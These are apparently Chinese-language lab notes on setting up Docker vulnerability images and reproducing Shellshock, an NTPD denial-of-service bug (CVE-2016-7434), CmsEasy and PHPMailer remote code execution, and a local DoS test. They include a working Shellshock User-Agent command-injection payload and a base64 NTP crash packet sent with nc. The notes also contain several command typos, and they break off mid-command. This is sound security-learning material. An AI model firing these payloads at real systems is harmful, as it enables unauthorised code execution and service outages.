**Medicean/vulapps（bash shellshock CVE-2014-6271）**

获取镜像到本地

Docker pull medicean/vulapps:b\_bash\_shellshock1


启动环境

Docker run –d –p 80:80 medicean/vulapps:b\_bash\_shellshock1

访问http://ip/cgi-bin/poc.cgi

命令执行(通过burp修改)


User-Agent: () { : ;};echo ; echo ; echo $(/bin/ls –al /);



**Vulnerables/cve-2016-7434 漏洞复现**（NTPD是一个linux系统下同步不同机器时间的服务程序，cve-2017-7434能够导致 NTPD服务遭受远程dos攻击）


Docker下环境的搭建

sudo docker run --rm -it --name ntpvulnerable -p 123:123/udp vulnerables/cve-2016-7434



打开新的终端 命令行输入

Echo"FgoAEAAAAAAAAAA2bm9uY2UsIGxhZGRyPVtdOkhyYWdzPTMyLCBsYWRkcj1bXTpXT1AAMiwgbGFkZHI9W106V09QAAA=" | base64 -d | nc -u -v 127.0.0.1 123



**Medicean/vulApps(CmsEasy<5.6 20161012 cut\_image 远程代码执行漏洞)**

获取镜像到本地


Docker pull medicean/vulapps:c\_cmseasy\_1

启动环境


Dockers run –d –p 8000:80 medicean/vulapps:c\_cmseasy\_1

将poc图片上传至ftp服务器并修改后缀为php

在firefox中使用hackbar发起post请求



然后访问上传成功后的php文件



**Wpscanteam/vulnerablewordpress**

获取镜像


Docker pull wpscanteam/vulnerablewordpress

运行

Dokcer run –name vulnerablewordpress -d –p 80:80 –p 3306:3306 wpscanteam/vulnerablewordpress

得到shell

Docker exec –i –t vulnerablewordpress bash




**远程代码执行漏洞(vulnerable/cve-2016-10033)**

获取镜像


Docker pull vulnerable/cve-2016-10033

启动环境

Docker run –rm –it –p 8080:80 vulnerables/cve-2016-10033



查看搭建好的环境



使用kali进行测试


**vulnerables/web-dvwa搭建**

Docker 下获取镜像


Docker pull vulnerables/web-dvwa

启动环境

Docker run -- rm –it –p 80:80 vulnerables/web-dvwa




本地访问http://本地ip



**使用python脚本模拟DOS攻击**

查看本地ip




搭建测试页面，在这里我利用phpstudy+dvwa搭建，本地测试搭建成功



使用python编写脚本文件，编写好之后注意在HOST之后是本地ip，在这里是192.168.0.103，PAGE是搭建的dvwa页面，在这里是

/dvwa/login.php



运行该脚本之后，我们再次打开测试页面，会发现页面已经无法访问。




**Dns服务器压力测试**

本地dns服务器的搭建

Dns服务器的搭建我使用dnsmasq在ubuntu系统下进行搭建，修改好配置文件之后就可以启动


启动命令：/etc/init.d